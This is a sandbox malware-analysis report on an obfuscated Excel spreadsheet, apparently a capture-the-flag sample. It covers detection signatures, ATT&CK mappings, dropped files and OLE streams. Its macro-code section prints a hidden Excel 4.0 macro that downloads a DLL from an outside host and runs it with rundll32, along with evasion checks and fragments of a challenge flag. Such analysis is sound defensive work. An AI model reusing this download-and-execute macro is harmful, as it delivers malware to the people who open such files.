

JOeSandbox Cloud BASIC



ID: 256027

Sample Name: oBfsC4t10n2.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 11:47:11

Date: 03/08/2020

Version: 29.0.0 Ocean Jasper

Table of Contents


Table of Contents	2
Analysis Report oBfsC4t10n2.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
Signature Overview	4
Networking:	5
System Summary:	5
HIPS / PFW / Operating System Protection Evasion:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	7
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
General Information	8
Simulations	8
Behavior and APIs	8
Created / dropped Files	9
Static File Info	10
General	10
File Icon	10
Static OLE Info	10
General	11
OLE File "oBfsC4t10n2.xls"	11
Indicators	11
Summary	11
Document Summary	11
Streams	11
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	11
General	11
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	11
General	11
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 833805	12
General	12
Macro 4.0 Code	12
Network Behavior	12
Code Manipulations	12
Statistics	12
System Behavior	12
Analysis Process: EXCEL.EXE PID: 1824 Parent PID: 584	13
General	13
File Activities	13

File Created	13
File Deleted	13
File Moved	13
File Written	13
File Read	23
Registry Activities	23
Key Created	23
Key Value Created	23
Key Value Modified	29
Disassembly	29

Analysis Report oBfsC4t10n2.xls

Overview

General Information

Sample Name:	oBfsC4t10n2.xls
Analysis ID:	256027
MD5:	0c09bfd98f0a61...
SHA1:	bb4a594ecf90ed6.
SHA256:	1f156f86d45e28d..
Most interesting Screenshot:	
	


Detection

<div><div>MALICIOUS</div><div>SUSPICIOUS</div><div>CLEAN</div><div>UNKNOWN</div></div>	
<div>Hidden Macro 4.0</div>	
Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malicious Excel 4.0 Macro
Office document tries to convince vi...
Found Excel 4.0 Macro with suspicio...
Found abnormal large hidden Excel ...
Found malicious URLs in unpacked ...
Yara detected hidden Macro 4.0 in E...
Contains capabilities to detect virtua...
Document contains embedded VBA ...

Classification



Startup

▪ System is w7x64
▪  EXCEL.EXE (PID: 1824 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
▪ cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
oBfsC4t10n2.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview

- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion



Click to jump to signature section

Networking:



Found malicious URLs in unpacked macro 4.0 sheet

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

HIPS / PFW / Operating System Protection Evasion:




Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Recovery
Valid Accounts	Scripting 3 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Recovery
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Recovery
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Recovery
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	System Information Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://0b.htb/s.dll	oBfsC4t10n2.xls, before.1.0.0.sheet.csv_unpack	true		unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	29.0.0 Ocean Jasper
Analysis ID:	256027
Start date:	03.08.2020
Start time:	11:47:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	oBfsC4t10n2.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none">• EGA enabled• HDC enabled• AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@1/5@0/0
Cookbook Comments:	<ul style="list-style-type: none">• Adjust boot time• Enable AMSI• Found application associated with file extension: .xls• Found Word or Excel or PowerPoint or XPS Viewer• Found warning dialog• Click Ok• Attach to Office via COM• Scroll down• Close Viewer
Warnings:	Show All <ul style="list-style-type: none">• Exclude process from analysis (whitelisted): dllhost.exe

Simulations

Behavior and APIs

No simulations

Created / dropped Files

C:\Users\user\AppData\Local\Temp\9A340000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Size (bytes):	487922
Entropy (8bit):	7.943103513556684
Encrypted:	false
MD5:	92C909EEEEA6B9896F9565376C9F92AD
SHA1:	9E32F25B02BA19AA1BBDB934743337FF07D794DF
SHA-256:	78AA2077F8B85B2E2CCA993F658A8029C730984B74AEF034ED704C65C00F074F
SHA-512:	91DDDEAF7D916CCDF549D208E81188808F8C48A81FE3EE8A7DDB56F1B1818A656D0E30FB94546C5C3AF52A95E0FE375088F62DDCEFB6EA07F257F522D25B744
Malicious:	false
Reputation:	low
Preview:	..Mn.0...z...B.EQ...h.e. ..hr,...8.)...6.-.h7.%j.....2..Zq.D.AGcC...WQ!.`...Z.....Xqu.V.D.{....`.*f..os'.k.<.).@5.....zrT.l.....Q}.WP.P)9...Q.....`~.,. `.....].eb~.."..y.. Bw..x..OWdpxT2as.C..V...?qXg.e.5P.Lw.sZr.K..e.f.....5^..o.Z:.5e..3.....p....z.S6t).Y.?&.....[.d&.H[...L.Qo.b'E.U..@.@..7.....K. ...=.....)..y`e<..^\.ub!.d...z.@ .1r9.h.B.....7.....PK.....!.j0.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Mon Aug 3 17:47:41 2020, atime=Mon Aug 3 17:47:41 2020, length=12288, window=hide
Size (bytes):	867
Entropy (8bit):	4.469987947027048
Encrypted:	false
MD5:	C8A9ECCE42D711C6EB652564FE463309
SHA1:	0871BFB9B276AA3C90A0736FC7BEB2920F5946FB
SHA-256:	618E1CF990F11A3D1381C745D22ABF2D673A10B4377C81B9EBBB85E08859C964
SHA-512:	1FE3CDF22F715D58487B779374C08B0B592C79B0CEAB1A1C74EBE2FB3B57FA4F7E8F4D4270EBAD8E4699C38D69CD66648C98F60ADA2B86EF942EFBFF648A60CB
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..A...i..A...l...0.....i...P.O. .i...+00.../C:\.....t.1....QK.X\Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3....L.1....P&q..user.8.....QK.X.P&q*...&=...U.....A.l.b.u.s....z.1.....Q....Desktop.d.....QK.X.Q.*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....8...[.....?J.....C:\Users\.#.....\960781\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....,LB.)..Ag.....1SPS.XF.L8C....&m.m.....-S.-1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....960781.....D....3N..W...9r.[*.....]EkD_....3N..W...9r.[*.....]EK...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Size (bytes):	86
Entropy (8bit):	4.525508685137815
Encrypted:	false
MD5:	BA9B0DF75AA0B03A9623141491F320C0
SHA1:	822FC81CC161AA04663249F8354BF1BF1A223BEC
SHA-256:	48A010C28F445AB887949A3A048D39A67895D24FBAABEE372CBC862835EAA67DC
SHA-512:	0A82DF11F7F41AC1F682B99A8146DF02288A81614D4F60688515D674DC515C1D4236DB59D369AAB757BD965DF9C24745AB0159C3A7DA485E2E242EB6C78BC7E
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..oBfsC4t10n2.LNK=0..oBfsC4t10n2.LNK=0..[xls]..oBfsC4t10n2.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\oBfsC4t10n2.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Jul 27 13:09:10 2020, mtime=Mon Aug 3 17:47:41 2020, atime=Mon Aug 3 17:47:41 2020, length=849920, window=hide
Size (bytes):	2038
Entropy (8bit):	4.528532914088417
Encrypted:	false
MD5:	E613EC770F844BFCAE9DE89339E5C4AB
SHA1:	16DC6839BA6DA13E5D97FDBD371F8492C187FD18
SHA-256:	599B05005D3E15E278E23A6483FC658A4530ADC1B4BD400DB17873B59A87A0A


C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\oBfsC4t10n2.LNK	
SHA-512:	8B1422F326D94963548B7B8C86974E5CADFE5EDD6EE28B5ABD6BA1478F524AE847456843B42BCF3B3E98AF07842102B772752BBE9CDFA2F67C27F362ECAE6A9
Malicious:	false
Reputation:	low
Preview:	L.....F.....#...d..A...i.....i.....P.O. .i.....+00.../C:\.....t.1....QK.X\Users.~.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3....L.1.....P&q.user.8....QK.X.P&q*...&=...U.....A.l.b.u.s....z.1....P(q.Desktop.d....QK.X.P(q*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2 .1.7.6.9....h.2....Q. .OBFSC4~1.XLS..L.....P&q.P&q*.../....4.....o.B.f.s.C.4.t.1.0.n.2...x.l.s....y.....-8...[.....?J....C:\Users\..#.....\96078 1\Users.user\Desktop\oBfsC4t10n2.xls.&....\....\....\....\D.e.s.k.t.o.p.\o.B.f.s.C.4.t.1.0.n.2...x.l.s.....;LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-.1.-.5.-. 2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....960781.....D_....3N...W...9'D-.....[D_....3N...W...9'

C:\Users\user\Desktop\9B340000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Size (bytes):	886307
Entropy (8bit):	5.689690239767077
Encrypted:	false
MD5:	1493293FF1D3DE9A85546C0B7711405A
SHA1:	7E9CC0E08DFAF6EC111602BB154D9DCD34FB7BBD
SHA-256:	B281011C206EA8CC618FBDD4364C822D79C6CCF14088009C77CA32C98703A30C
SHA-512:	A05045F050BE7BB7BD13DADCB7E60942A0A260DFC77C931ADE7240100D54DE2AD84D1B0B6DB64741B5951C9ED2F66DDDE64ECEEFC790BDA8BC4804F3C14DD18D
Malicious:	false
Reputation:	low
Preview:g2.....\p...user B.....a.....=.....ThisWorkbook..... =.....E.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1..... ..?.....C.a.l.i.b.r.i.1.*.h..6.....C.a.l.i.b.r

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: 0xdf, Last Saved By: 0xdf, Name of Creating Application: Microsoft Excel, Create Time/Date: Mon Mar 23 14:19:10 2020, Last Saved Time/Date: Sat Apr 25 19:43:56 2020, Security: 0
Entropy (8bit):	5.658051669585681
TrID:	<ul style="list-style-type: none">Microsoft Excel sheet (30009/1) 47.99%Microsoft Excel sheet (alternate) (24509/1) 39.20%Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	oBfsC4t10n2.xls
File size:	849920
MD5:	0c09fbd9f8f0a6144a42fde00fe21504
SHA1:	bb4a594ecf90ed6b9e408c404b08620500fb4c02
SHA256:	1f156f86d45e28dac74015051546305497adb86b4e46bb7d9a84ccf5e25a12f4
SHA512:	e07776cc23b1a9629e760173e7cbf47bfc56f87c1f74f51ad59299dad3e01387ed355bed4cdcfcc269cb55ad7357896b3e1d57a7cdea0c6d84ecec09ca79e8d4
SSDEEP:	12288:53wXyuDwsryfLIYUFZWYehWg6rj4P8pJNjavyP:5Axr2YUWyXvzD
File Content Preview:>.....Z.....m...n... O...p...q...r...s...t...u...v...w...x...y.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "oBfsC4t10n2.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	0xdf
Last Saved By:	0xdf
Create Time:	2020-03-23 14:19:10
Last Saved Time:	2020-04-25 18:43:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.333599520797
Base64 Encoded:	False
Data ASCII:+.0.....P.....X... .d.....l.....t.....invoice.....c1zB0vaNWorksheets.....
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 af 00 00 00

Stream Path: \x5SummaryInformation. File Type: data. Stream Size: 4096

General

Stream Path:	\\x5Summary\\Information
File Type:	data
Stream Size:	4096
Entropy:	0.266633510482
Base64 Encoded:	False
Data ASCII:O h.....+'..0.....@.....H.. ...X.....h.....0xdf.....0 df.....Microsoft Excel.@....C.....@....>.y1.....

General	
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 833805

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	833805
Entropy:	5.70721264282
Base64 Encoded:	True
Data ASCII: Z O \ . p 0 x d f B a = This Workbook = E . . 8 X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 30 78 64 66 20

Macro 4.0 Code

```
CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner", 0)
CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner\CkkYKil", 0)
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, http://0b.htb/s.dll, C:\rncwner\CkuiQhTxx.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, "Open", "rundll32.exe", C:\rncwner\CkuiQhTxx.dll=IF(GET.WORKSPACE(42), ' HTB{n0w_e', 'bHDrj9')Xc3l_4.0_M4=IF(ISNUMBER(SEARCH("6.1",N546))),
'cr0s_r_b4cK', 'A$0!(rR)', 0, 0)

^R,)$,<,+w,w,|W,R,0,{q{;:/^=,%e, """" ^N,;t,v,2,>,4,N,7,y,$,%9,!w,K,*K,S,F,=1,T,m,x,r,B,F """" |R,K,b,,,,,,,,,,,,,,,,,,,,,+,R,-,d,Q,l,p,T,A,H,;:[8,..?',\!,f,n,F,t,t,5,...a+,B,R,{e,T,-
,8,"",C,c,z,q,Y,0,2,h,M,l,\K,#A,v,w#,4,L,S,\V,k,L,a,L,M,M,z,m,4,F,},F,\g,p,P,|f,*\,)-.}|y,P,u,s,7,W,J,c,l,?h,Y,\<O,Q,\p,!M,/T,z,`"=IF(GET.WORKSPACE(42).CONCATENATE(E394, F1194, F549, E6
35, O697, U208,T458,M868,Z4,U777).CONCATENATE(F394, F1194, E549, O635, U697, D777))",l,4,O,E,@,e,i,},v,}@,%Q_?;,y,n,& """" /M[0,{=GET.WORKSPACE(13).v,"",1\,e^P,R,J,v,k,R,F,..[&
,F,F,k~,p,{x,M,d,=GOTO(C1300)<,1,\,"",4,#,y,m,~,R,v,n,Y,w,a_<F,-,d,#,pn,{h,s,>,L,l,@,h,o,E,=T,w,^z,x,4,g,},r """" c,w,8,"" &*,-,c,`W,K,{;,
<9,D,},y,^6,"",l,!z,m,D,!,l,w,9T,Y,F,O,O,z,i,t,H,r,2,`',d;;,e,K,`?@,4;;U,2,4,K'o,E,Z,9,Q,~,<G,m,_,>K,e,O, $P,j,0,!,+V,s,<%,b,Y,=,<x,Q,k,w,<k,i,b,r,l,@,{6,6,3_;;z,f,-,F,E@,O,v,8,y,V,N,T,t,c,H,C,h,=,n
h,"",R,F,$,c,N,5/,Z,Ax,>,{<u,3,h,!,f,c,Y,h,w,R,F,#,i,l,6,P,"",h,v,~,1,M9%,R,<,*,-,"">,,,,,,,,,,,,,h,(&,[W,~,M,1,e,((c,O,;7,P,v,t,!,d,(\,/o,8!o,S,#,3_~C,R,Y,m,<!,b, ,L,6,y,&b,R,..@,j,;A,>A&, ',C,F,4,h,f,
~,R,5,S,U,2,g,;h,!,b, =, ,o,r>,G,v,[,n,},t,o,O,a,<?<b,$,M,m,s,+v,9,4,8,/U,* ,!v,`b,*U,>,"" *..[Q,x,`$,l,{y,6,=k,V,b,M,i%,O,Y,`t,U,<8,G,j,?#C,V,-5, ,2,h,N,?,o,l,9,C,4/,s,U,h,s,7,&h,O,z,b,N,
,&U,j,&o,"",C,;O,j,9,x,\!,X,+n_~R,F,!,~J, ,M,y,M,J,|W,+,Y,1, ,D,k,u,Wl,z,M,<7,$,o,c,;!,u,+,T,=u,<,/h,D, """" ;w,{3,Gn,`d,Y,;d,?;s,p,a,`Y,@,O,z,/d,(U,=,C,`9,S,
[G,;..p,|9,O,K,&@,y,3,N,"",G,1,^7,W,u,0,{K,j,j,i,A5,1_},k,M,k """" m,U,x,/!,1,h,"",p,S,~,W,`L,q,} """" {,x,;,8,D,J,}L,A,A,R,M,K,R,l,W,@,h,s,k,t,&%U,!,O,;j,f,K,=b,i,<-,P,;,$,h,},; ,K,1,8,K,<J,;y,dw,+g,q,
K,q,i, ^,s,-,S,=O,N,~,9,e,N,-
Z,f,Y,`%,>!y,6,9,c,0,b,"",_h,e,|q,g,n,G,3,m,s,T,`1,G,0,_#?,a,c,t,V,$,Y,2,S,K,`b,i,9,|, """" $,g,n,M,p,H,3,R,?yX,u,0,}%b,K,`c,1,N,z,o,#,x,`N,V,M,N,P,|,|,3,#,|,L,|,8,g,m,G,~,1,N,Q,B,F,|,L,h,5/,c,D,\!,W,2,hx
,B,S,g,@,L,$,@,+,N,[{,"",5,},L,e,!,w,;f,s,M,g,L&A,[*2+,;,3,J,<}>L,c,*j,8,s,Y,Y,x,2,Z, """" ;!q,{j,W,B,M,2,`9,o,"",W,\,G,x,g,1,w,b,1,Z,=Q,e, """" DR,#K,"",{,i,i, """" #,p,F,R,f,m,S,9,#,
{B,Z,j,2,0,M,2,P,=,`g,k,5,t,;e,Y,<1,z,o,3,z,p,5,>E,9,E,m,|,1,3,^i,L,W,{O,S,?E,{u,!,y,|&Y,u,x,A,n,S,}|U,G,O,}|1X,o,{*,{/f,D,p,!,$,0,}|@,s,3,p,y,d,'@,i,|,4,(:o,Y,{S,q,P,Y,f,/q,v,6,!U,7,p,u,{4,K, """" E,N,V,4,
Zk-,v,|,a,i,F,H,c,t,L,d,<}>m,{f,C,D,t,>#0,0,Q,|/P,|,?@,m,`_u,y,G,%2,M,&c,/p,W,T,v,3,u,L,R,|,},X,g,z,a,e,U,8,*-F,J,W,n,-s,2,A,P,<?#M,+,E!,c,%,\ ,,$$,x,i,M,?3,g,p,f,
,Y,t,D,t,M,L,A,c,m,Tp,p,w,b,*t_~p,^,"",S,7,p,;,e,A,[,|,5,a,T,c,;,b-,x,J,N,X,7,t,B,c,1,1,t,C,b,&W,#,f,|,N,L,C,F, """" l,?>..W,
<!,t,j,;,z/6,$,g,c,=F,u,m,#,W,@,V,L,^>F,|i,M,?},5,N,T,\),F,y,j,$/,t,l,M,M,x,D,J,|F,i,j,F,d,B,&h,?|,z,*$,2,X,b,M,C,|X,p,E,G,(g,|h,o,J,D_~f_~a,5,H,h,K,a,^ """" _%,M,!,&
[\#,T,l,p,j,= """" @,;f,7,@,A,i,t,N,3,},1,&Y,j,M,$,s,L,<,r,}/m,?=q,h,L,~,R,U,K,R,x,~,4,c,k,;9,H,\,l,\,x,;,B,S,a,EA,Z/,e,*@,k, ,0,+>d,k,>1,8,M,^n,[,|~8,{m,#xV,N,U,1,h,F,|,L,%<5,u,0,"",-, """" V,8,h,2,W,{-,c
